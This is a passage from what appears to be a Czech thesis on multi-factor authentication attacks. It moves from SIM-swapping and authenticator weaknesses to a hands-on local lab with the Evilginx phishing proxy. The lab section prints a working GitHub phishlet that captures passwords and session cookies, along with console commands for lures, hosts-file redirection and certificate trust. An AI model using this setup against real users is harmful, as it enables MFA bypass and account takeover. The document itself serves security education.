Nejlepší obranou proti MiTM/AiTM útokům je použití autentizačních mechanismů, které v sobě integrují kontrolu koncového serveru. Zde vynikají hardwarové klíče a certifikáty využívající protokol WebAuthn, který zahrnuje ověření domény, kdy podepíše výzvu jen pokud odpovídá registrované doméně. Dále vzdělávání uživatelů, aby rozpoznali phishing link, kontrolovali adresní řádek prohlížeče.[32][68][69][70][71]

4.2 Útoky SIM Swapping

SIM swapping nebo SIM hijacking je útok zaměřený specificky na MFA metody, které využívají telefonní číslo uživatele pro doručení druhého faktoru. Útočnickova motivace je získat kontrolu nad telefonním číslem, aby mohl přijímat SMS 2FA nebo ověřovacích hovorů, případně reset hesla u služeb, které posílají kód na telefon. Postup útoku je následující:

1. Útočník si nejprve zjistí číslo oběti a následně shromáždí osobní údaje oběti často pomocí sociálního inženýrství, phishingu, z uniklých databází nebo veřejných zdrojů jako sociální sítě. Následně kontaktuje mobilního operátora oběti a pomocí sociálního inženýrství, kdy se vydává za oběť, která ztratila nebo poškodila SIM kartu a potřebuje telefonní číslo převzt na novou SIM kartu, kterou má útočník pod kontrolou. K ověření identity zneužije získané osobní údaje např. odpověď na bezpečnostní otázky, na které jsou odpovědi dohledatelné na facebooku.
2. V některých případech útočníci přímo uplácejí nebo infikují zaměstnance operátora, aby jim číslo převedl. FBI uvádí, že kromě sociálního inženýrství se zločinci uchylují i k uplácení pracovníků operátorů či phishingu zaměřenému přímo na ně.
3. Jakmile útočník úspěšně provede SIM swap, začne přijímat všechny SMS zprávy a hovory určené pro oběť, včetně MFA OTP kódů a kódů pro obnovu hesla. To útočnickovi umožňuje dokončit proces přihlášení nebo obnovy hesla a převzt kontroly nad online účty oběti např. bankovníctvím, e-mailu, sociálních sítí, kryptoměnové peněženky. Oběť mezitím ztratí mobilní signál a nemůže uskutečňovat ani přijímat hovory nebo SMS. Dokud má útočník kontrolu nad číslem, může obejít jakékoliv ověření, které spoléhá na telefon oběti.

4.2.1 Mitigace a ochrana

Útoky SIM swapping jsou reportovány již několik let a byly použity i známými skupinami jako Lapsus\$. Mitigace zahrnují posílení ověřovacích procesů u mobilních operátorů při žádosti o výměnu SIM např. nové regulace FCC v USA, školení zaměstnanců operátorů, a především nepoužívání SMS/hlasu jako MFA faktoru tam, kde je to možné. Uživatelé by měli být ostražití vůči pokusům o získání osobních údajů a okamžitě

kontaktovat operátora a poskytovatele služeb, pokud ztratí mobilní signál bez zjevného důvodu. Uživatelé by si měli u svého operátora nastavit dodatečné ověřovací PINy nebo hesla pro změnu služeb. Útočník pak při sociálním inženýrství narazí na další překážku. Kritické účty chránit jiným MFA, než je SMS a jiný způsob resetu hesla místo telefonu.[72][73][74][75]

4.3 Zranitelnosti autentizačních tokenů

Autentizační tokeny, ať už softwarové nebo hardwarové obecně poskytují vyšší míru zabezpečení, i ony mohou mít své slabiny, které lze zneužít.

4.3.1 Softwarové autentikátory

Mnoho autentizačních aplikací nabízí možnost zálohovat nebo synchronizace OTP tajemství do cloudu. Pokud tyhle zálohy nejsou dostatečně šifrovány nebo pokud je kompromitován účet, ke kterému jsou zálohy vázány např. Google účet, Apple ID, útočník může získat přístup k tajemstvím a efektivně klonovat autentikátor. Některé studie ukázaly vážné zranitelnosti v zálohovacích mechanismech populárních aplikací.

Pokud je telefon nebo počítač, na kterém běží autentizační aplikace, infikován malwarem, útočník může potenciálně ukrást uložená OTP tajemství z paměti aplikace, zachytávat generované OTP kódy nebo dokonce manipulovat s aplikací. Bezpečnost softwarového tokenu je přímo závislá na celkové bezpečnosti hostitelského zařízení.

V oficiálních obchodech s aplikacemi Google Play, Apple App Store se mohou objevit podvodné aplikace, které se vydávají za legitimní autentikátory např. Microsoft Authenticator, Google Authenticator. Tyto falešné aplikace mohou krást zadaná tajemství, zobrazovat reklamy nebo vyžadovat nesmyslné poplatky, přičemž nemusí poskytovat žádnou skutečnou autentizační funkci. Uživatelé mohou být snadno zmateni a nainstalovat nesprávnou aplikaci.

Byly reportovány konkrétní zranitelnosti v některých autentizačních aplikacích nebo pluginech, které mohou vést k úniku informací, obejítí autorizace nebo jiným bezpečnostním problémům např. CVE-2024-45394 v Authenticator browser extension umožňuje fyzickému útočníkovi se za určitých okolností dostat k tajným klíčům používaným pro generování jednorázových kódů TOTP/HOTP, což by mohlo vést k obejítí druhého faktoru autentizace. CVE-2022-44589 v miniOrange Google Authenticator WordPress pluginu, kde docházelo k nedostatečné ochraně proti možnosti útočníkovi změnit nastavení pluginu bez vědomí oběti

a potenciálně tím oslabit autentizační mechanismus. Kromě toho bylo upozorněno na riziko zachycení obrazovky v mobilní aplikaci SAP Authenticator, kdy v některých verzích nebylo zabráněno pořizování snímků obrazovky obsahujících citlivé autentizační údaje.[45][73][76][77]

4.3.2 Hardwarové Tokeny

Nejzjevnější riziko je fyzická krádež nebo ztráta. Pokud útočník získá fyzický přístup ke klíči, může se pokusit jej použít nebo analyzovat.

Jak jsem popisoval v kapitole příklad EUCLEAK 2.2.5, i hardwarové tokeny mohou obsahovat zranitelnosti v implementaci kryptografických algoritmů nebo v samotném firmwaru. Tyto zranitelnosti mohou vést až k extrakci privátních klíčů a klonování zařízení.

II PRAKTICKÁ ČÁST

5 MITM SIMULACE POMOCÍ EVILGINX

Evilginx představuje pokročilý útočný framework typu adversary-in-the-middle (AiTM), často označovaný také jako man-in-the-middle (MitM). Jeho hlavním účelem je umožnit sofistikované phishingové útoky zaměřené na obcházení vícefaktorové autentizace (MFA), a to i u moderních cloudových služeb.

5.1 Definice a funkcionalita Evilginx

Základní princip fungování Evilginx spočívá v roli reverzní proxy. Tento proxy server se umísťuje mezi oběť a legitimní cílovou webovou službu např. Microsoft 365, Google, Github. Na rozdíl od tradičních phishingových nástrojů, které prezentují statickou podvrženou přihlašovací stránku, Evilginx zprostředkovává reálný provoz mezi uživatelem a cílovou službou v reálném čase.

Uživatel pracuje s plnohodnotným webovým rozhraním, které se vizuálně i funkčně shoduje s originálem. Komunikace však prochází skrze útočnickův server, což umožňuje transparentní zachycení autentizačního procesu.

Důvěryhodnost stránky je zajištěna použitím TLS certifikátu – často automaticky získaného přes certifikační autoritu Let's Encrypt. Díky tomu je spojení označeno jako zabezpečené (HTTPS) a v adresním řádku prohlížeče se zobrazuje ikona zámku, čímž se zvyšuje iluze legitimacy.

5.2 Zachycení autentizačních tokenů


Útok začíná doručením phishingové návnady (tzv. lure), typicky formou e-mailu nebo SMS zprávy s odkazem vedoucím na doménu kontrolovanou útočníkem, kde běží Evilginx. Po přesměrování a zadání přihlašovacích údajů je celý autentizační proces – včetně druhého faktoru – proxyován mezi obětí a cílovou službou.

Evilginx nejen zachytí primární přihlašovací údaje, ale také zprostředkuje a uloží autentizační tokeny nebo session cookies vydané po úspěšném přihlášení. Tyto artefakty útočníkovi umožňují přístup k cílovému účtu bez nutnosti opětovného ověření. Konfigurace Evilginx pro lokální testování.

5.3 Phishlet

Phishlety jsou klíčovou součástí frameworku Evilginx, která umožňuje jeho přizpůsobení pro konkrétní cílové webové služby.

Phishlety se typicky nacházejí v adresáři `~/evilginx/phishlets/` nebo v alternativní vlastní cestě, např. `~/evil/evilginx2/phishlets/`. Každý phishlet je samostatný soubor ve formátu `.yaml`.



```
(kali@kali)-[~/evil/evilginx2/phishlets]
$ ls
example.yaml  fb.yaml  github.yaml  ig.yaml  moodle.yaml  outlook.yaml
```

Obrázek 11 Umístění phishlets

(zdroj: vlastní)

5.3.1 Definice a účel phishletů

Phishlet je konfigurační soubor ve formátu YAML, který definuje, jak má Evilginx zprostředkovávat (proxyovat) provoz pro specifickou cílovou webovou stránku nebo službu. Každý phishlet je navržen pro konkrétní cíl, např. Microsoft 365, Okta, Google, LinkedIn, GitHub, PayPal apod. Tyto soubory instruují Evilginx, které domény a subdomény má proxyovat, jak má provádět přepisování URL adres a obsahu, které cookies nebo tokeny představují platnou uživatelskou relaci (session) a jak má zachytávat přihlašovací údaje.

5.3.2 Struktura phishlety

Podle oficiální dokumentace Evilginx obsahuje phishlet obvykle následující klíčové sekce:

1. Header – Obsahuje obecné informace o phishletu
 - Author – Autor phishletu.
 - Min_ver – Minimální verzi Evilginx, se kterou je phishlet kompatibilní.
 - Redirect_url – Výchozí URL pro přesměrování po úspěšném zachycení tokenů, pokud není specifikováno jinak.
2. Params – Umožňuje definovat parametry, které lze použít k přizpůsobení phishletu.
 - Name – Název parametru.
 - Default – Výchozí hodnota parametru.

- Required – Určuje, zda je parametr povinný.
3. Proxy_hosts – Definuje domény a subdomény, které má Evilginx proxyovat.
- Phish_sub – Subdoména používaná v phishingové doméně.
 - Origin_sub – Původní subdoména legitimní služby.
 - Domain – Doména legitimní služby.
 - Session – Určuje, zda se od tohoto hostitele očekávají session cookies.
 - Is_landing – Určuje, zda může být tato subdoména použita jako vstupní bod pro phishingový odkaz.
 - Auto_filter – Pokud je nastaveno na true, Evilginx se pokusí automaticky generovat pravidla pro substituci.
4. Sub_filters – Definuje pravidla pro nahrazování řetězců nebo regulárních výrazů v rámci proxyovaného obsahu.
- Triggers_on – Hostitel, na kterém se má filtr aplikovat.
 - Orig_sub – Původní subdoména.
 - Domain – Doména legitimní služby.
 - Search – Řetězec nebo regulární výraz, který má být nahrazen.
 - Replace – Řetězec, kterým se má nahradit.
 - Mimes – Seznam MIME typů, na které se má filtr aplikovat.
 - Force_post – Volitelný klíč pro vynucené přepsání v POST datech.
 - Force_get – Volitelný klíč vynucující přepsání v GET URL parametrech.
5. Auth_tokens – Specifikuje názvy cookies nebo hodnoty v HTTP hlavičkách, které reprezentují autentizační tokeny relace a mají být zachyceny.
- Domain – Doména, pro kterou se mají tokeny zachytávat.
 - Keys – Seznam názvů cookies nebo hlaviček, které představují autentizační tokeny.
6. Credentials – Definuje, jak zachytit uživatelské jméno a heslo.
- Key – Název parametru v požadavku.

- Search – Regulární výraz pro extrakci hodnoty.
- Type – Typ požadavku např. post, get, json.

7. Js_inject – Umožňuje vložit vlastní JavaScriptový kód do proxyovaných stránek.

- Trigger – Hostitel, na kterém se má skript injektovat.
- Script – JavaScriptový kód k injektování.

```
(kali@kali)-[~/evil/evilginx2/phishlets]
$ cat github.yaml
author: '@audibleblink'
min_ver: '2.3.0'
proxy_hosts:
- {phish_sub: '', orig_sub: '', domain: 'github.com', session: true, is_landing: true}
- {phish_sub: 'api', orig_sub: 'api', domain: 'github.com'}
- {phish_sub: 'github', orig_sub: 'github', domain: 'githubassets.com'}
sub_filters:
- {triggers_on: 'github.com', orig_sub: '', domain: 'github.com', search: 'integrity="(.*?)", replace: '', mimes: ['text/html']}
auth_tokens:
- domain: '.github.com'
  keys: ['logged_in', 'dotcom_user']
- domain: 'github.com'
  keys: ['user_session', '_gh_sess']
credentials:
  username:
    key: 'login'
    search: '(.)'
    type: 'post'
  password:
    key: 'password'
    search: '(.)'
    type: 'post'
login:
  domain: 'github.com'
  path: '/login'
```

Obrázek 12 Struktura phishlety

(zdroj: vlastní)

5.4 Lokální překlad domén a konfigurace sítě

Pro správné fungování Evilginx v lokálním prostředí je nezbytné zajistit, aby síťové požadavky na cílovou (fiktivní) doménu a její subdomény byly směřovány na lokální instanci běžící na IP adrese 127.0.0.1. Tohoto cíle se dosahuje kombinací konfigurace domény v Evilginx a úpravou systémového souboru hosts.

5.4.1 Nastavení IP adresy a domény

V konzoli Evilginx se nejprve nastaví doména, kterou bude phishingová stránka napodobovat, např. github.com, a IP adresa, na které má server naslouchat – v případě lokálního testování se použije 127.0.0.1:

```
config domain github.com
```

```
config ipv4 127.0.0.1
```

Tímto způsobem je určeno, že Evilginx bude obsluhovat provoz směřující na doménu github.com prostřednictvím lokální IP adresy a zvolených portů (443 pro HTTPS a 53 pro DNS).

```
: config
domain          : github.com
external_ipv4    : 127.0.0.1
bind_ipv4        :
https_port       : 443
dns_port         : 53
unauth_url       : https://www.youtube.com/watch?v=dQw4w9WgXcQ
autocert         : on
gophish admin_url :
gophish api_key  :
gophish insecure : false
```

Obrázek 13 Config evilginx

(zdroj: vlastní)

5.4.2 Získání seznamu domén a subdomén

Před použitím konkrétního phishletu je možné zobrazit seznam všech dostupných phishletů pomocí příkazu

phishlets

```
: phishlets
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
fb	disabled	visible		
github	disabled	visible	github.com	
ig	disabled	visible		
moodle	disabled	visible		
out	disabled	visible		
steam	disabled	visible		

Obrázek 14 Seznam phishletů v evilginx

(zdroj: vlastní)

Tímto příkazem se vypíše přehled všech phishletů dostupných v adresáři phishlets/, včetně jejich stavu enabled/disabled. Konkrétní phishlet se aktivuje příkazem

phishlets enable <název phishletu>.

```
: phishlets enable github
[05:56:02] [inf] enabled phishlet 'github'
: phishlets
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
fb	disabled	visible		
github	enabled	visible	github.com	
ig	disabled	visible		
moodle	disabled	visible		
out	disabled	visible		
steam	disabled	visible		

Obrázek 15 Ukázka spuštěného phishletu

(zdroj: vlastní)

Každý phishlet v Evilginx definuje, jaké domény a subdomény se budou používat k proxyování obsahu cílové služby. Aby bylo možné tyto domény správně přesměrovat, nabízí Evilginx příkaz:

phishlets get-hosts <název phishletu>

Tento příkaz zobrazí seznam všech domén, které je nutné přesměrovat do lokální instance, včetně subdomén, jako např. api.github.com či github.github.com.

```
: phishlets get-hosts github
127.0.0.1 github.com
127.0.0.1 api.github.com
127.0.0.1 github.github.com
```

Obrázek 16 Získané domény


(zdroj: vlastní)

5.4.3 Úprava souboru hosts

Získané záznamy je nutné přidat do systémového souboru hosts, který slouží k přímému mapování doménových jmen na IP adresy a přepisuje běžné DNS dotazy. Tím se zajistí, že při zadání github.com v prohlížeči nebude dotaz odeslán na veřejné DNS servery, ale bude přesměrován na localhost.

V systémech Linux a macOS se soubor nachází na cestě: /etc/hosts. Ve Windows pak na: C:\Windows\System32\drivers\etc\hosts

Pro jeho úpravu jsou vyžadována administrátorská oprávnění. Vložením domén ze seznamu do tohoto souboru se zajistí, že prohlížeč komunikuje výhradně s lokální instancí Evilginx.



```
(kali@kali)~  
$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali  
#127.0.0.1 outlook.uotlook.com login.uotlook.com account.uotlook.com  
127.0.0.1 github.com api.github.com github.github.com  
#127.0.0.1 moodle.utb.modle.cz shibboleth.utb.modle.cz  
#127.0.0.1 www.fejsbook.cz m.fejsbook.cz static.fejsbook.cz  
#127.0.0.1 www.instagarm.com m.instagarm.com  
#127.0.0.1 login.ootlook.cz www.ootlook.cz live.ootlook.cz account.ootlook.cz aadcdn.ootlook.cz aadcdn.ootlook.cz  
res.cdn.ootlook.cz outlook.ootlook.cz storage.ootlook.cz accounts.ootlook.cz www2.ootlook.cz
```

Obrázek 17 Výpis obsahu hosts


(zdroj: vlastní)

5.5 Zpracování TLS certifikátů lokálně

Standardní režim Evilginx používá Let's Encrypt pro automatické získávání TLS certifikátů. Tento proces však vyžaduje veřejně dostupný server a platné DNS záznamy, což nelze v lokálním prostředí splnit.

Proto je k dispozici režim pro vývojáře (-developer), který vypíná automatické získávání certifikátů a generuje self-signed certifikáty pro všechny potřebné hostitele. Zároveň vytvoří vlastní kořenový certifikát CA (ca.crt), který je třeba importovat do systému nebo prohlížeče, aby byl důvěryhodný.

Např. ve Firefoxu se certifikát importuje do sekce Authorities ve správci certifikátů, čímž se zajistí, že spojení s lokálním serverem nebude vyhodnoceno jako nedůvěryhodné.



Obrázek 18 Přidání certifikátu

(zdroj: vlastní)

Alternativně je možné použít i ručně vytvořené certifikáty – veřejný klíč (.crt/.pem) a privátní klíč (.key), které se umístí do adresáře ~/.evilginx/crt/sites/ a aktivují pomocí příkazu: config autocert off. Privátní klíč přitom nesmí být chráněn heslem.

Tímto způsobem je možné provozovat Evilginx plně lokálně, včetně zabezpečeného HTTPS spojení, bez závislosti na veřejné internetové infrastruktuře.


5.6 Demonstrace zachycení relace

Tato kapitola popisuje praktický postup simulace útoku v kontrolovaném prostředí, od vytvoření návnady po přehrání relace

5.6.1 Zachycení přihlašovacích údajů a session cookies

Po úspěšné konfiguraci Evilginx pro lokální běh (viz sekce 4) a aktivaci phishletu pro cílovou službu (ať už reálnou externí službu nebo lokální testovací aplikaci) pomocí příkazu `phishlets enable <název_phishletu>`, lze zahájit simulaci.

Prvním krokem je vytvoření návnady (lure) v rámci Evilginx, která je asociována s aktivovaným phishletem. K tomu slouží příkaz `lures create <název_phishletu>`. Tím se vygeneruje unikátní phishingová URL adresa. Návnady lze dále konfigurovat, např. přidáním parametrů `hostname`, který je shodný s názvem v `/etc/hosts` nebo nastavením `redirect_url` adresy, na kterou bude oběť přesměrována po úspěšném zachycení přihlašovacích údajů nebo tokenů pomocí `lures edit <id> redirect_url <url>`.



id	phishlet	hostname	path	redirector	redirect_url	paused	og
0	steam		/login				—
1	github	github.com	/login				—
2	out		/UTrKkPja				—
3	moodle		/BwiDAaoW	evilginx2/phishlets			—
4	fb		/ImedKtAG				—
5	ig		/npQHfdU1				—

Obrázek 19 Seznam lures

(zdroj: vlastní)

Příkaz `Lures get-url <ID phishlety>` zobrazí kompletní phishingovou URL adresu, která je připravena k testovacímu použití. Hodnota ID odpovídá číselnému identifikátoru lure, který lze získat pomocí příkazu `lures`. Tento krok je důležitý pro zadání přesné adresy do prohlížeče nebo distribuci v rámci simulovaného útoku.




```
: lures get-url 1
https://github.com/login
```

Obrázek 20 Získání phishing URL


(zdroj: vlastní)

Oběť následně přistoupí na vygenerovanou URL adresu ve svém prohlížeči. Oběť interaguje s reálnou přihlašovací službou prostřednictvím proxy. Zadává své přihlašovací údaje a dokončuje MFA proces. Evilginx během celé relace sleduje síťový provoz a podle pravidel v sekcích `credentials` a `auth_tokens` aktivního phishletu zachycuje klíčové informace.




Obrázek 21 Landing page phishing URL

(zdroj: vlastní)



Obrázek 22 Vyplnění údajů oběti

